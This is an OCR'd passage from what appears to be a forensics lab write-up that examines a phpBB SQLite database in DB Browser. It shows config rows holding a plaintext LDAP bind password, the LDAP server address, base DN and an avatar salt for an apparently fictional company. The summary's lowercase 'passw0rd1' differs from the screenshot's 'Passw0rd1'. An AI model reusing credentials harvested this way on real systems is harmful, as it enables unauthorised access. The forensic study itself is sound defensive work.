
4.8 SQLite Database Analysis (`phpbb.sqlite3`)


- Opened using **DB Browser for SQLite**
- Identified:
  - Timezone set to UTC
  - Weak LDAP password: `passw0rd1`
  - Newest user: `apoole1`



DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Create Table Create Index Modify Table Delete Table Print Refresh
Name Type Schema
Tables (69)
phpbb_acl_groups CREATE TABLE `phpbb_acl_groups` (`group_id` integer NOT NULL D
phpbb_acl_options CREATE TABLE `phpbb_acl_options` (`auth_option_id` integer NOT
phpbb_acl_roles CREATE TABLE `phpbb_acl_roles` (`role_id` integer NOT NULL PRIM
phpbb_acl_roles_data CREATE TABLE `phpbb_acl_roles_data` (`role_id` integer NOT NULL
phpbb_acl_users CREATE TABLE `phpbb_acl_users` (`user_id` integer NOT NULL DEF
phpbb_attachments CREATE TABLE `phpbb_attachments` (`attach_id` integer NOT NULL
phpbb_banlist CREATE TABLE `phpbb_banlist` (`ban_id` integer NOT NULL PRIMAF
phpbb_bbcodes CREATE TABLE `phpbb_bbcodes` (`bbcode_id` integer NOT NULL DE
phpbb_bookmarks CREATE TABLE `phpbb_bookmarks` (`topic_id` integer NOT NULL DI
phpbb_bots CREATE TABLE `phpbb_bots` (`bot_id` integer NOT NULL PRIMARY I
phpbb_config CREATE TABLE `phpbb_config` (`config_name` varchar(255) NOT NL
phpbb_config_text CREATE TABLE `phpbb_config_text` (`config_name` varchar(255) NC
phpbb_confirm CREATE TABLE `phpbb_confirm` (`confirm_id` char(32) NOT NULL D
phpbb_disallow CREATE TABLE `phpbb_disallow` (`disallow_id` integer NOT NULL P
phpbb_drafts CREATE TABLE `phpbb_drafts` (`draft_id` integer NOT NULL PRIMAF
phpbb_ext CREATE TABLE `phpbb_ext` (`ext_name` varchar(255) NOT NULL DE
phpbb_extension_groups CREATE TABLE `phpbb_extension_groups` (`group_id` integer NOT
phpbb_extensions CREATE TABLE `phpbb_extensions` (`extension_id` integer NOT NUI
phpbb_forums CREATE TABLE `phpbb_forums` (`forum_id` integer NOT NULL PRIM
phpbb_forums_access CREATE TABLE `phpbb_forums_access` (`forum_id` integer NOT NU
phpbb_forums_track CREATE TABLE `phpbb_forums_track` (`user_id` integer NOT NULL
phpbb_forums_watch CREATE TABLE `phpbb_forums_watch` (`forum_id` integer NOT NUI
phpbb_groups CREATE TABLE `phpbb_groups` (`group_id` integer NOT NULL PRIM
phpbb_icons CREATE TABLE `phpbb_icons` (`icons_id` integer NOT NULL PRIMAF
phpbb_lang CREATE TABLE `phpbb_lang` (`lang_id` integer NOT NULL PRIMARY
phpbb_log CREATE TABLE `phpbb_log` (`log_id` integer NOT NULL PRIMARY KI
Edit Database Cell
Mode: Text
NULL
No cell active.
Type: NULL; Size: 0 bytes
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8



DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_config
Filter in any col...
config_name config_value is_dynamic
Filter Filter Filter
16 allow_forum_notify 1 0
17 allow_live_searches 1 0
18 allow_mass_pm 1 0
19 allow_name_chars USERNAME_CHARS_ANY 0
20 allow_namechange 0 0
21 allow_nocensors 0 0
22 allow_password_reset 1 0
23 allow_pm_attach 0 0
24 allow_pm_report 1 0
25 allow_post_flash 1 0
26 allow_post_links 1 0
27 allow_privmsg 1 0
28 allow_quick_reply 1 0
29 allow_sig 1 0
30 allow_sig_bbcode 1 0
31 allow_sig_flash 0 0
32 allow_sig_img 1 0
16 - 32 of 318
Go to: 1
Edit Database Cell
Mode: Text
1 1
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8



DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_config
Filter in any col...
config_name config_value is_dynamic
Filter Filter Filter
37 allow_topic_notify 1 0
38 allow_viglink_phpbb 1 0
39 allowed_schemes_links http,https,ftp 0
40 assets_version 4 0
41 attachment_quota 52428800 0
42 auth_bbcode_pm 1 0
43 auth_flash_pm 0 0
44 auth_img_pm 1 0
45 auth_method db_or_ldap 0
46 auth_oauth_bitly_key 0
47 auth_oauth_bitly_secret 0
48 auth_oauth_facebook_key 0
49 auth_oauth_facebook_secret 0
50 auth_oauth_google_key 0
51 auth_oauth_google_secret 0
52 auth_oauth_twitter_key 0
53 auth_oauth_twitter_secret 0
37 - 53 of 318
Go to: 1
Edit Database Cell
Mode: Text
1 1
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8
Screenshot taken
View image



DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_config
Filter in any col...
config_name config_value is_dynamic
Filter Filter Filter
52 auth_oauth_twitter_key 0
53 auth_oauth_twitter_secret 0
54 auth_smilies_pm 1 0
55 avatar_filesize 6144 0
56 avatar_gallery_path images/avatars/gallery 0
57 avatar_max_height 90 0
58 avatar_max_width 90 0
59 avatar_min_height 20 0
60 avatar_min_width 20 0
61 avatar_path images/avatars/upload 0
62 avatar_salt a88421df1a0afb53ccd50f4f1cce9dbb 0
63 board_contact admin@forela.co.uk 0
64 board_contact_name 0
65 board_disable 0 0
66 board_disable_msg 0
67 board_email admin@forela.co.uk 0
68 board_email_form 0 0
52 - 68 of 318
Go to: 1
Edit Database Cell
Mode: Text
1 1
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8
Screenshot taken
View image
Screenshot taken
View image


DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_config
Filter in any col...
config_name config_value is_dynamic
Filter Filter Filter
64 board_contact_name 0
65 board_disable 0 0
66 board_disable_msg 0
67 board_email admin@forela.co.uk 0
68 board_email_form 0 0
69 board_email_sig Thanks, The Management 0
70 board_hide_emails 1 0
71 board_index_text 0
72 board_startdate 1681296980 0
73 board_timezone UTC 0
74 browser_check 1 0
75 bump_interval 10 0
76 bump_type d 0
77 cache_gc 7200 0
78 cache_last_gc 1682506357 1
79 captcha_gd 0 0
80 captcha_gd_3d_noise 1 0
64 - 80 of 318
Go to: 1
Edit Database Cell
Mode: Text
1 1
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8
Screenshot taken
View image


DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_config
Filter in any col...
config_name config_value is_dynamic
Filter Filter Filter
79 captcha_gd 0 0
80 captcha_gd_3d_noise 1 0
81 captcha_gd_fonts 1 0
82 captcha_gd_foreground_noise 0 0
83 captcha_gd_wave 0 0
84 captcha_gd_x_grid 25 0
85 captcha_gd_y_grid 25 0
86 captcha_plugin core.captcha.plugins.nogd 0
87 check_attachment_content 1 0
88 check_dnsbl 0 0
89 chg_passforce 0 0
90 confirm_refresh 1 0
91 contact_admin_form_enable 1 0
92 cookie_domain 10.10.0.76 0
93 cookie_name phpbb3_r9dsu 0
94 cookie_path / 0
95 cookie_secure 0
79 - 95 of 318
Go to: 1
Edit Database Cell
Mode: Text
1 1
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Remote
Identity Select an identity to connect
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8
Screenshot taken
View image



DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_config
Filter in any col...
config_name config_value is_dynamic
Filter Filter Filter
97 coppa_fax 0
98 coppa_mail 0
99 cron_lock 0 1
100 database_gc 604800 0
101 database_last_gc 1681981490 1
102 dbms_version 10.5.18-MariaDB-0+deb11u1 0
103 default_dateformat D M d, Y g:i a 0
104 default_lang en 0
105 default_style 1 0
106 delete_time 0 0
107 display_last_edited 1 0
108 display_last_subject 1 0
109 display_order 0 0
110 edit_time 0 0
111 email_check_mx 1 0
112 email_enable 0
113 email_force_sender 0 0
97 - 113 of 318
Go to: 1
Edit Database Cell
Mode: Text
1 1
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8



DB Browser for SQLite - /home/kali/Downloads/incident/phpbb.sqlite3
File Edit View Tools Help
Screenshot taken
View image
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database
Database Structure Browse Data Edit Pragmas Execute SQL
Table: phpbb_config
Filter in any col...
config_name config_value is_dynamic
Filter Filter Filter
172 jab_password 0
173 jab_port 5222 0
174 jab_use_ssl 0 0
175 jab_username 0
176 last_queue_run 0 1
177 ldap_base_dn OU=Forela,DC=forela,DC=local 0
178 ldap_email 0
179 ldap_password Passw0rd1 0
180 ldap_port 0
181 ldap_server 10.10.0.11 0
182 ldap_uid sAMAccountName 0
183 ldap_user CN=phpbb-… 0
184 ldap_user_filter 0
185 legend_sort_groupname 0 0
186 limit_load 0 0
187 limit_search_load 0 0
188 load_anon_lastread 0 0
172 - 188 of 318
Go to: 1
Edit Database Cell
Mode: Text
1 1
Editing row=1, column=0
Type: Text / Numeric; Size: 1 character(s)
Apply
Remote
Identity Select an identity to connect
Upload
DBHub.io Local Current Database
Name Last modified Size Cor
SQL Log Plot DB Schema Remote
UTF-8

